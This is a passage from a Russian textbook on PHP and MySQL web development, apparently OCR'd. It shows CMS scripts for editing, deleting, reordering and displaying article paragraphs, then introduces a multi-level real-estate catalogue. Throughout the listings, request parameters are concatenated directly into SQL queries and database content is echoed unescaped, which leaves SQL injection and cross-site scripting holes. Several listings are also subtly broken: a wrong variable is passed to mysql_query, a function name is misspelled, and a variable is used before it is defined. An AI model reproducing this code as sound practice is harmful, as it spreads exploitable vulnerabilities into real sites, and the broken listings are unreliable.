            WHERE id_paragraph=".$_GET['id_paragraph'];
  $prg = mysql_query($query);
  if($prg) $par = mysql_fetch_array($prg);
  else puterror("Ошибка при обращении к блоку статей");
```

```
  // Присваиваем значения переменным
  $name = $par['name'];
  $h = $par['place'];
  $pos = $par['pos'];
  if($par['hide'] == "hide") $tmp = "";
  else $tmp = "checked";
  // Настраиваем форму для исправления параграфа
  $title = "Исправление заголовка";
  $button = "Исправить";
  $action = "edittitl.php";
  // Включаем форму в файл
  include "addtitlform.php";
?>
```

После соединения с базой данных, а также проверки корректности параметров `id_paragraph` и `id_article` в листинге 7.26 осуществляется извлечение записи из таблицы `paragraphes` для исправляемого заголовка. После настройки параметров формы в тело скрипта включается файл addtitlform.php, содержащий форму для редактирования заголовка. В качестве обработчика заголовка назначается файл edittitl.php, имя которого присваивается переменной `$action`. Содержимое данного файла приведено в листинге 7.27.

```
<?php
  // Осуществляем соединение с базой данных
  require_once("../config.php");
  // Проверяем поля формы на соответсвие
  if(empty($_POST['name'])) links($_POST['id_article'],
                                  "Введите заголовок");
  // Определяем, скрыт параграф или нет
  if($_POST['hide'] == "on") $showhide = "show";
  else $showhide = "hide";
  // Заменяем одинарные кавычки обратными
  $_POST['name'] = str_replace("'","`",$_POST['name']);
  // Осуществляем запрос
  $query = "UPDATE paragraphes
            SET name='".$_POST['name']."',
                hide='$showhide',
```

```
                place=".$_POST['h']."
            WHERE id_paragraph=".$_POST['id_paragraph'];
  if(mysql_query($query))
  {
    // Осуществляем автоматический переход на страницу редактирования
    // статьи.
    echo "<HTML><HEAD>
          <META HTTP-EQUIV='Refresh' CONTENT='0; URL=art.php?
            id_article=".$_POST['id_article']."'>
          </HEAD></HTML>";
  } else puterror("Ошибка при обращении к блоку статей");
  function links($id_article,$msg)
  {
    echo "<p>".$msg."</p>";
    echo "<p><a href=# onClick='history.back()'>
                Вернуться к правке параграфа</a></p>";
    echo "<p><a href=index.php?id_article=$id_article>
                 Администрирование статей</a></p>";
    exit();
  }
?>
```

В листинге 7.28 приведено содержимое файла delpar.php, осуществляющего удаление параграфа с первичным ключом id_paragraph, передаваемым файлу в качестве параметра.

```
<?php
  // Соединяемся с базой данных
  require_once("../config.php");
  // Выясняем, чьим потомком является удаляемый параграф. Значение поля
  // удаляемого параграфа заносим в переменную $pos
  $query = "SELECT pos FROM paragraphes
            WHERE id_paragraph=".$_GET['id_paragraph'];
  $cur = mysql_query($query);
  if($cur) $pos = mysql_result($cur);
  else puterror("Ошибка запроса к таблице новостей...");
  // Изменяем значение поля pos потомка удаляемого параграфа на
  // значение, сохраненное в переменной $pos
```

```
  $query = "UPDATE paragraphes
            SET pos=".$row['pos']."
            WHERE id_article=".$_GET['id_article']."
            AND pos=".$_GET['id_paragraph'];
  if(!mysql_query($query))
                puterror("Ошибка запроса к блоку статей");
  // Проверяем, нет ли изображений. Если есть - удаляем
  $query = "SELECT * FROM paragraphes
            WHERE id_paragraph=".$_GET['id_paragraph'];
  $par = mysql_query($query);
  if($par)
  {
    $row = mysql_fetch_array($par);
    if(is_file("../".$row['picture_small']))
                                    unlink("../".$row['picture_small']);
    if(is_file("../".$row['picture_big']))
                                    unlink("../".$row['picture_big']);
  } else puterror("Ошибка запроса к блоку статей");
  // Выполняем уничтожение параграфа
  $query = "DELETE FROM paragraphes
            WHERE id_paragraph=".$_GET['id_paragraph'];
  if(mysql_query($query))
  {
    // Осуществляем автоматический переход на страницу редактирования
    // статьи.
    echo "<HTML><HEAD>
          <META HTTP-EQUIV='Refresh' CONTENT='0; URL=art.php?
            id_article=".$_GET['id_article']."'>
          </HEAD></HTML>";
  } else puterror("Ошибка при обращении к блоку статей");
?>
```

Удаляя параграф из статьи, требуется сохранять ссылочную целостность параграфов в статье (рис. 7.17). После удаления параграфа с первичным ключом `id_paragraph` = 214 поле `pos` параграфа с первичным ключом `id_paragraph` = 142 следует исправить с 214 на 45.

После изменения поля `pos` у ссылающейся на удаляемый параграф записи таблицы `paragraphes` удаляются изображения, прикрепленные к параграфу.

Затем выполняется оператор DELETE, удаляющий запись с первичным ключом, передаваемым через параметр id_paragraph из таблицы paragraphes.




Рис. 7.17. Удаление параграфа из статьи

Рассмотрим скрипты перемещения параграфа вверх и вниз. В листинге 7.29 приведено содержимое файла downpar.php, осуществляющего перемещение параграфа с первичным ключом, передаваемым через параметр id_paragraph на одну позицию вниз.

```
<?php
  // Осуществляем соединение с базой данных
  require_once("../config.php");
  // Формируем SQL-запрос на получение информации о нижнем параграфе
  $query = "SELECT * FROM paragraphes
            WHERE id_article=".$_GET['id_article']."
            AND pos=".$_GET['id_paragraph'];
  $par = mysql_query($query);
  // Если на параграф с первичным ключом id_paragraph ссылается другой
  // параграф, меняем их местами
  if($par && mysql_num_rows($par)>0)
  {
    $down = mysql_fetch_array($par);
    $query = "UPDATE paragraphes
              SET id_paragraph=0
              WHERE id_paragraph=".$_GET['id_paragraph'];
    $query1 = "UPDATE paragraphes
               SET id_paragraph=".$_GET['id_paragraph'].",
```


```
                pos=".$_GET['pos']."
              WHERE id_paragraph=".$down['id_paragraph'];
    $query2 = "UPDATE paragraphes
              SET id_paragraph=".$down['id_paragraph'].",
                pos=".$down['pos']."
              WHERE id_paragraph=0";
    if(!mysql_query($query))
        puterror("Ошибка при обращении к блоку статей");
    else if(!mysql_query($query1))
        puterror("Ошибка при обращении к блоку статей");
    else if(!mysql_query($query2))
        puterror("Ошибка при обращении к блоку статей");
  }
  // Осуществляем автоматический переход на страницу редактирования
  // статьи.
  echo "<HTML><HEAD>
      <META HTTP-EQUIV='Refresh' CONTENT='0; URL=art.php?
        id_article=".$_GET['id_article']."'>
      </HEAD></HTML>";
?>
```

В листинге 7.29 перемещение параграфов осуществляется посредством трех операторов UPDATE. При этом изменя затрагивают только первичные ключи и ссылающиеся на них поля pos (рис. 7.18). Реального перемещения текста параграфа не происходит, вместо этого нижнему параграфу присваиваются значения полей id_paragraph и pos верхнего параграфа, а верхнему параграфу — эти же значения полей нижнего параграфа. Так как значение индекса id_paragraph уникально и не допускается присвоение разным записям двух одинаковых значений, при помощи SQL-запроса, размещаемого в строке $query, происходит присвоение индексу id_paragraph перемещаемого параграфа нулевого значения. После этого для записи, соответствующей нижнему параграфу, при помощи SQL-запроса в строке $query1 присваиваются сохраненные значения id_paragraph и pos верхнего параграфа, а верхнему параграфу (SQL-запрос $query2) соответственно — нижнего.

Замечание

Так, нумерация индекса ведется с единицы; присвоение нулевого значения индексу допустимо.

Результат такой замены представлен на рис. 7.19.



id_paragraph	pos
14	0
45	14
214	45
142	214
8	142

Рис. 7.18. Перемещение параграфа вниз

id_paragraph	pos
14	0
45	14
142	214
214	45
8	142

Рис. 7.19. Результат перемещения параграфов

Замечание

Такой способ перемещения параграфа не является единственным. Так же можно осуществить изменение трех полей pos. Так, на рис. 7.18 в этом случае можно изменить поля pos у параграфов с первичными ключами 214, 142 и 8, не изменяя при этом значений id_paragraph

Файл uppar.php во всем аналогичен файлу downpar.php, приведенному в листинге 7.29, за исключением первого запроса SELECT, в котором извлекается информация не о нижнем, а о верхнем параграфе. Запрос имеет следующий вид:

```
SELECT * FROM paragraphes
WHERE id_article=".$_GET['id_article']."
AND id_paragraph=".$_GET['pos'];
```

В листинге 7.30 приведено содержимое файла hidepar.php, ответственного за сокрытие параграфа с первичным ключом id_paragraph, передаваемым ему в качестве параметра.

```
<?php
  // Соединяемся с базой данных
  require_once("../config.php");
  // Формируем SQL-запрос на сокрытие параграфа
  $query = "UPDATE paragraphes SET hide='hide'
            WHERE id_paragraph=".$_GET['id_paragraph'];
  // Выполняем SQL-запрос
  if(mysql_query($query))
  {
      // В случае успеха возвращаемся к правке статьи
      echo "<HTML><HEAD>
            <META HTTP-EQUIV='Refresh' CONTENT='0; URL=art.php?
             id_article=".$_GET['id_article']."'>
            </HEAD></HTML>";
  } else puterror("Ошибка при обращении к блоку статей");
?>
```

Файл showpar.php аналогичен по содержанию файлу hidepar.php, за исключением оператора UPDATE, который принимает следующий вид:

```
UPDATE paragraphes SET hide='show'
WHERE id_paragraph=".$_GET['id_paragraph'];
```

На этом разработка панели администрирования системы CMS закончена. Далее будет рассмотрен движок отображения статей на сайте. Он состоит всего из двух файлов, расположенных в подкаталоге article:

- index.php — обеспечивает навигацию по статьям;
- art.php — обеспечивает отображение статьи на сайте.

Файл index.php, выводящий в окно браузера список групп статей и список статей, принадлежащих отдельной группе, представлен в листинге 7.31.

```
<?php
  // Соединяемся с базой данных
  require_once("../config.php");
  // Если не указана группа статей, путем передачи
  // номера группы через параметр id_page выводим список групп
  if(!isset($_GET['id_page']))
```

```
{
  // Производим выборку всех групп статей
  $query = "SELECT * FROM artpage ORDER BY name";
  $pgs = mysql_query($pgs);
  // Если запрос выполнен успешно и число
  // групп больше 0, выводим список групп
  if($pgs && @mysql_num_row($pgs) > 0)
  {
    echo "<ol>";
    while($page = mysql_fetch_array($pgs))
    {
       echo "<li><a href=http://".$_SERVER["SERVER_NAME"].$PHP_SELF."?
                  id_page=".$page['id_artpage']."">
                  ".$page['name']."</a>";
    }
    echo "</ol>";
  }
}
// Если номер группы передан через параметр id_page, работаем
// с данной группой
else
{
  // Если не указана статья, путем передачи
  // номера статьи через параметр id_page выводим список статей
  // текущей группы
  if(!isset($_GET['id_article']))
  {
    // Выбираем статьи этой группы с порядковым номером id_page
    $query = "SELECT * FROM articles
              WHERE id_page=".$_GET['id_page']."
                    AND hide='show'
              ORDER BY name";
    $art = mysql_query($query);
    if(!$art) puterror("Ошибка при обращении к блоку статей");
    // Смотрим, сколько статей на странице
    // Если одна, просто выводим статью
    if(mysql_num_rows($art) == 1)
    {
      $articles = mysql_fetch_array($art);
      $_GET['id_article'] = $articles['id_article'];
```

```
        include "art.php";
      }
      // Если больше одной - выводим список статей
      else
      {
        echo "<ol>";
        while($articles = mysql_fetch_array($art))
        {
          echo "<li><a href=http://".$_SERVER["SERVER_NAME"].$PHP_SELF."?
                    id_article=".$articles['id_article']."">
                    ".$articles['name']."</a><br>".
                    $articles['description'];
        }
        echo "</ol>";
      }
    }
    // если id_article статьи указан, то выводим ее на странице
    else
    {
      include "art.php";
    }
  }
?>
```

В листинге 7.31 после соединения с базой данных происходит проверка переданного странице параметра id_page, содержащего первичный ключ группы статей. В том случае, если данный параметр не установлен, производится вывод списка доступных групп статей. Имя каждой группы является ссылкой, передающей параметр id_page.

Отдельного рассмотрения заслуживает адрес ссылки. Файл index.php предназначен как для непосредственной ссылки по адресу **http://www.site.ru/article/index.php**, так и для включения в другие файлы, как это продемонстрировано в листинге 7.32.

```
<?php
 // Верхнее оформление страницы
 include "article/index.php";
 // Нижнее оформление страницы
?>
```

При таком подходе имена файлов, отображающие статьи, будут разными. В листинге 7.31 эта проблема решается путем формирования URL из имени сервера `$_SERVER["SERVER_NAME"]` и текущей страницы `$PHP_SELF`. Таким образом, URL ссылок динамически изменяются при смене имени файла. Автоматическое определение имени сервера при помощи элемента суперглобального массива `$_SERVER["SERVER_NAME"]` позволяет не заботиться об именах ссылок при отладке Web-приложения на локальном хосте и при его работе на реальном сайте.

При переходе посетителя по одной из ссылок в списке групп статей файл index.php получает установленный параметр `id_page`, равный первичному ключу группы статей. Это заставляет программу следовать в первый блок `else`, где производится проверка параметра `id_article`, если данный параметр не установлен — выводится список статей текущей группы. Если в группе находится только одна статья, список не выводится, а выводится сама статья путем включения файла art.php, ответственного за вывод статьи в окно браузера. То же самое происходит при передаче скрипту файла index.php параметра `id_article` с первичным ключом конкретной статьи. В листинге 7.33 приведено содержимое файла art.php, ответственного за отображение статьи.

```
<?php
  // Соединяемся с базой данных
  require_once("../config.php");
  // Вызываем функцию отображения статьи в окно браузера
  putarticle($_GET['id_article'], 0, 0, "");
  // Рекурсивная функция putarticle() выводит статью в окно браузера
  // Параметры:
  // $pos - позиция выводимого параграфа, при первом вызове
  // всегда следует указывать 0.
  // $id_article - первичный ключ записи таблицы articles,
  // соответствующей выводимой статье.
  // $listbegin - вспомогательный параметр, позволяющий отслеживать вывод
  // списков, равенство флага 1 или 2 означает, что следующий выводимый
  // параграф является элементом списка. При первом вызове следует
  // всегда указывать 0.
  // $begin_list - вспомогательный параметр, передающий строку с тегом
  // начала списка. При первом вызове следует всегда указывать
  // пустую строку.
```

```
function putarticle($id_article, $pos, $listbegin, $begin_list)
{
  $query = "SELECT * FROM paragraphes
            WHERE id_article=$id_article AND pos=$pos;";
  $par = mysql_query($query);
  if($par && mysql_num_rows($par)>0)
  {
    $paragraph = mysql_fetch_array($par);
    // Закрытие списка
    $end_list = "";
    if($listbegin == 1)
    {
      if($paragraph['type']==1 ||
         ($paragraph['place'] != 3 && $paragraph['type']==0))
      {
         $end_list = "</ul>";
         $listbegin = 0;
      }
    }
    if($listbegin == 2)
    {
      if($paragraph['type']==1 ||
         ($paragraph['place'] != 4 && $paragraph['type']==0))
      {
         $end_list = "</ol>";
         $listbegin = 0;
      }
    }
    // Определяем тип элемента (заголовок, параграф или ссылка)
    switch($paragraph['type'])
    {
      case 1:
        // Заголовок;
        // Назначаем тегам h1, h2, h3 и т.д. класс стилевой таблицы
        if($paragraph['place'] == 1) $cls = "class=artnamepage";
        if($paragraph['place'] == 2) $cls = "class=artblockpage";
        if($paragraph['place'] == 3) $cls = "class=artzag";
        if($paragraph['place'] == 4) $cls = "class=artnamelisting";
```

```
    if($paragraph['place'] == 5) $cls = "class=artnametable";
    if($paragraph['place'] == 6) $cls = "class=artnamenote";

    $strname = "$end_list<h".$paragraph['place']." $cls>".
                                        $paragraph['name']
               ."</h".$paragraph['place'].">";
    break;
  case 0:
    // Абзац;
    // Изображение
    $image = "";
    if ($paragraph['picture_small'] != "" &&
        $paragraph['picture_small'] != "-" &&
        filesize($paragraph['picture_small']))
          $image = "<img src=".$paragraph['picture_small'].
          " align=right class=img border=0>";
    if ($paragraph['picture_big'] != "" &&
        $paragraph['picture_big'] != "-" &&
        filesize($paragraph['picture_big'])) {
      $image = "<img src=".$paragraph['picture_small']." border=0>
      <a class=link href=\"javascript: void(0);\"
       OnClick=\"showpicture('".$paragraph['picture_big']."','')\">
       Большое фото</a>";
    }
    // Тип абзаца
    switch($paragraph['place'])
    {
      case 0: // Обычный
        $strname = "$end_list<p class=arttext>
                    $image".$paragraph['name']."</p>\n";
        break;
      case 7: // с отступом
        $strname = "$end_list<p class=arttextindent>
                    $image".$paragraph['name']."</p>\n";
        break;
      case 1: // Жирный
        $strname = "$end_list<p class=arttext>
                    $image<b>".$paragraph['name']."</b></p>\n";
        break;
```

```
      case 2: // Курсивный
        $strname = "$end_list<p class=arttext>
                    $image<i>".$paragraph['name']."</i></p>\n";
        break;
      case 3: // Ненумерованный список
        $begin_list = "";
        if($listbegin == 0)
        {
          $begin_list = "<ul>";
          $listbegin = 1;
        }
        $strname = "$end_list $begin_list<li><p class=litext>".
      str_replace("\n", "<li><p class=litext>",$paragraph['name'])
                    ."</p>\n";
        break;
      case 4: // Нумерованный список
        $begin_list = "";
        // Открытие списка
        if($listbegin == 0)
        {
          $begin_list = "<ol>";
          $listbegin = 2;
        }
        $strname = "$end_list $begin_list<li><p class=litext>".
       str_replace("\n", "<li><p class=litext>",$paragraph['name'])
                    ."</p>\n";
        break;
      case 5: // Подсвечиваем код
        $strname = "<p class=artcode>".
                  highlight_string($paragraph['name'], true)."</p>";
        break;
      case 6: // Примечание
        $strname = "$end_list<p class=artnote>$image".
                    $paragraph['name']."</p>\n";
        break;
    }
    break;
  case 2:
    // Ссылка:
```

```
if($listbegin) $str_list = "<li>";
else $str_list = "";
// Расставляем стили
switch($paragraph['place'])
{
  case 0: // Правая ссылка, всплывающее окно
    $pstyle="class=artlink_r";
    $target=" href=".$paragraph['url']." ";
    break;
  case 1: // Правая ссылка, новое окно
    $pstyle="class=artlink_r";
    $target=" target=_blank href=".$paragraph['url']." ";
    break;
  case 2: // Правая ссылка, всплывающее окно
    $pstyle="class=artlink_r";
    $target=" href=\"javascript: void(0);\"
          OnClick=\"showpicture('".$paragraph['url']."','')\"";
    break;
  case 3: // Левая ссылка, текущее окно
    $pstyle="class=artlink_l";
    $target="  href=".$paragraph['url']." ";
    break;
  case 4: // Левая ссылка, новое окно
    $pstyle="class=artlink_l";
    $target=" target=_blank href=".$paragraph['url']." ";
    break;
  case 5: // Левая ссылка, всплывающее окно
    $pstyle="class=artlink_l";
    $target=" href=\"javascript: void(0);\"
          OnClick=\"showpicture('".$paragraph['url']."','')\"";
    break;
}
$strname = "$str_list<p $pstyle >
            <a class=link $target href=".$paragraph['url'].">
            ".$paragraph['name']."</a></p>";
break;
case 3:
// Таблица;
$strname = "$end_list".$paragraph['name']."<br>";
break;
```

```
        }
        // Вывод параграфа
        if ($paragraph['hide']==0)  echo $strname;
        // Рекурсивно вызываем функцию putarticle()
        putarticle($id_article,
                   $paragraph['id_paragraph'],
                   $listbegin,
                   $begin_list);
    }
}
?>
```

Листинг 7.33 начинается с вызова рекурсивной функции `putarticle()`, выводящей статью в окно браузера. Оставшуюся часть файла занимает сама функция, которая принимает 4 параметра:

- `$id_article` — первичный ключ записи таблицы `articles`, соответствующей выводимой статье;
- `$pos` — позиция выводимого параграфа, при первом вызове всегда следует указывать 0;
- `$listbegin` — вспомогательный параметр, позволяющий отслеживать вывод списков, если равенство флага 1 или 2 означает, что следующий выводимый параграф является элементом списка. При первом вызове следует всегда указывать 0;
- `$begin_list` — вспомогательный параметр, передающий строку с тегом начала списка. При первом вызове следует всегда указывать пустую строку.


При первом вызове функции только первый параметр является обязательным, остальные параметры принимают нулевые значения, их задачей является передача различной вспомогательной информации во время рекурсивного спуска.

В функции `putarticle()` происходит формирование одного параграфа статьи — аналогично файлу art.php (см. листинг 7.15) — путем анализа информации, полученной из таблицы `paragraphes`, во вложенной конструкции `switch`, с последующим рекурсивным вызовом в конце функции для вывода оставшихся параграфов.

Замечание

Для более эффективной работы Web-приложения имеет смысл после редакции статьи сохранять ее в статическом HTML-файле. Это позволит избежать лишней нагрузки на базу данных и повысит надежность ресурса, так как он не будет зависеть от работоспособности сервера MySQL.

Глава 8



Универсальный каталог продукции

Каталогом продукции будем называть многоуровневый каталог продукции или услуг. Продукцию или услуги мы будем называть товарными позициями. Характер продукции не имеет значения. Она описывается набором полей в базе данных, в которые будет заноситься формализованная информация о продукте.

Например, для каталога автомобилей это могут быть поля:

- Марка автомобиля;
- Модель;
- Тип кузова;
- Грузоподъемность;
- Цена

Для риэлтерских услуг набор полей базы данных может быть следующим:

- Количество комнат;
- Район;
- Адрес;
- Площадь;
- Этаж.

Характер продукции определяется только набором полей в базе данных, а логика работы каталога не зависит от типа продукции. Потому данный каталог можно назвать универсальным. Для перевода каталога с одного типа продукции на другой необходима лишь корректировка, связанная с количеством и типами обрабатываемых полей, и возможно — корректировка дизайна.

Товарные позиции объединены в группы, которые мы будем называть подкаталогами, которые, в свою очередь, могут содержать другие подкаталоги. Таким образом, структура каталога может быть многоуровневой, а количест-

во уровней программно не ограничено. Структура каталога представляет собой дерево, узлами которого являются группы продукции.

Но как бы ни был привлекателен многоуровневый каталог продукции, его неограниченная расширяемость имеет свои минусы. При разработке Web-приложений очень часто искусственно ограничивают количество уровней каталога. Это связано со следующими причинами.

- Одним из требований при разработке Web-интерфейсов является ограничение глубины ссылок на сайте 3 уровнями. То есть чтобы попасть в любое место сайта, пользователь должен совершить максимум 3 перехода по ссылкам. Если это требование применять к каталогу, то количество уровней каталога сократится до 2, так как первым уровнем обычно является главная страница сайта.
- Ограничение количества уровней делает каталог более предсказуемым и потому более легким для восприятия. В любом случае фиксированное максимальное количество уровней устраняет неоднозначность. Знание максимального количества уровней помогает пользователю предсказать объем каталога и не потеряться в нем, на любом его уровне.
- Очень редко встречаются задачи создания Web-приложений, когда необходим действительно многоуровневый универсальный каталог. Каталог специально адаптированный под конкретный вид продукции, зачастую выглядит гораздо выигрышнее универсального.

Однако это не значит, что многоуровневый каталог не нужен. К проектированию каждого каталога следует подходить индивидуально, исходя из предполагаемого объема информации в каталоге и задач, которые на него возложены.

Проектируя каталог, помните также о максимальном количестве элементов, воспринимаемых человеком. Считается, что оно равно 7—9 элементам. Это значит, что нужно так спроектировать каталог, чтобы на одном уровне располагалось не более 7—9 групп продукции (рис. 8.1).




Рис. 8.1. Рекомендуемое количество элементов в группе

8.1. Работа с каталогом в режиме пользователя

Рассмотрим внешний вид каталога на примере риэлтерского каталога квартир, позволяющего посетителю ресурса просматривать список предлагаемых квартир.

Внешний вид каталога представлен на рис. 8.2. В левой части расположено навигационное меню каталога, а правую часть занимает основной информационный блок, где будет отображаться список продукции, в данном случае список квартир.




Рис. 8.2. Каталог продукции

Навигация по каталогу осуществляется с помощью ссылок в навигационном меню. Переход к подкаталогу приводит к отображению его содержимого в правой части страницы, и если в нем существуют подкаталоги, то они выводятся под названием выбранной группы в виде списка.

Описание квартир из выбранной группы выводится в виде таблицы в правой части страницы. Столбцы таблицы представляют собой поля базы данных, описывающие квартиру:

- Кол. комн. — количество комнат;
- Район — район;
- Адрес — адрес;
- Площадь (О) — площадь общая;

- Площадь (Ж) — площадь жилая;
- Площадь (К) — площадь кухни;
- Эт. — этаж, на котором расположена квартира;
- Эт. дома — этажность дома;
- Хар. — материал, из которого построен дом (кирпичный, панельный и т. п.);
- С/У — наличие санузла;
- Л/Б — наличие лоджии или балкона;
- Цена, м. кв. — цена за квадратный метр;
- Цена, общ. — общая цена квартиры;
- Валюта — валюта, в которой указана цена;
- Прим. — примечание.

Содержимое этой таблицы можно сортировать по содержимому столбцов. Название столбца, где возможна сортировка, оформлено в виде ссылки. Переход по ней приводит к сортировке таблицы квартир в выбранном подкаталоге. Первый щелчок на названии столбца сортирует таблицу по убыванию в данном столбце. Повторный щелчок на этом же столбце сортирует таблицу по возрастанию данных столбца.

В этой главе рассмотрен реально действующий каталог риэлтерских услуг. Поскольку авторы проживают в Нижнем Новгороде, в каталоге приведены названия улиц и районов этого города. Для адаптации каталога для другого города или района части кода нужно изменить в соответствии с необходимыми названиями.

8.2. Работа с каталогом в режиме администратора

Определим требования к каталогу, которые должны быть реализованы в системе администрирования. Так как мы рассматриваем каталог риэлтерских услуг, то подкаталог товарных позиций будем называть подкаталогом квартир, а саму товарную позицию — квартирой. Каталог риэлтерских услуг позволяет:

- создавать группы квартир;
- удалять группы квартир и квартиры, которые входят в удаляемую группу из каталога;
- добавлять квартиру в каталог с помощью формы добавления продукции (ручной режим);

- добавлять квартиру в каталог путем импорта данных из CSV-файла (автоматический режим);
- редактировать информацию о квартире;
- удалять квартиру из каталога;
- временно скрывать или отображать подкаталог квартир;
- временно скрывать или отображать квартиру.

Рассмотрим работу с каталогом в режиме администратора. Главная страница администрирования каталога содержит таблицу с подкаталогами верхнего уровня, их описанием и ссылками для редактирования (рис. 8.3).

Рис. 8.3. Главная страница администрирования каталога

Рассмотрим содержание таблицы:

- в первом столбце находится название подкаталога в виде ссылки, переход по которой приводит на нижележащий уровень каталога;
- второй столбец содержит описание подкаталога;

- третий столбец содержит позицию подкаталога относительно других, с ее помощью можно определить порядок вывода подкаталогов на сайте. Подкаталоги квартир выводятся по возрастанию значения этого поля;
- в четвертом столбце содержится список действий над группой:
  - **Скрыть/Отобразить** — временно скрывает или отображает данный подкаталог на сайте;
  - **Редактировать** — открывает страницу редактирования названия подкаталога квартир и его описания (рис. 8.4);
  - **Удалить** — удаляет подкаталог и квартиры, которые в него входят.




Рис. 8.4. Страница редактирования названия группы квартир и ее описание

Чтобы добавить новую группу квартир в базу данных, следует перейти по ссылке **Добавить подкаталог** (см. рис. 8.3). Открывшаяся страница редактирования полностью аналогична странице, приведенной на рис. 8.4. Изменив необходимые поля и нажав кнопку **Добавить**, можно добавить новый подкаталог.

Для того чтобы добавить подкаталог или товарную позицию в другом подкаталоге, следует щелкнуть по названию группы, оформленной в виде ссылки, в первом столбце таблицы. Описание квартир выбранного каталога будет выведено в виде таблицы, расположенной ниже таблицы подкаталогов (рис. 8.5).

Рис. 8.5. Квартиры выбранной группы

Квартиры, отображаемые на странице, относятся именно к текущему подкаталогу "Квартиры". Подкаталоги "Элитные квартиры" и "Обычные квартиры" могут иметь свои собственные наборы квартир, которые можно редактировать после смены текущего каталога на один из них.

Поля таблицы квартир (см. рис. 8.5) представляют собой формализованное описание квартир. Последний столбец содержит ссылки для их редактирования:

- **Скрыть/Отобразить** — управляет выводом квартиры на сайте;
- **Исправить** — открывает страницу редактирования информации на квартиру (см. рис. 8.8);
- **Удалить** — удаляет квартиру из базы.

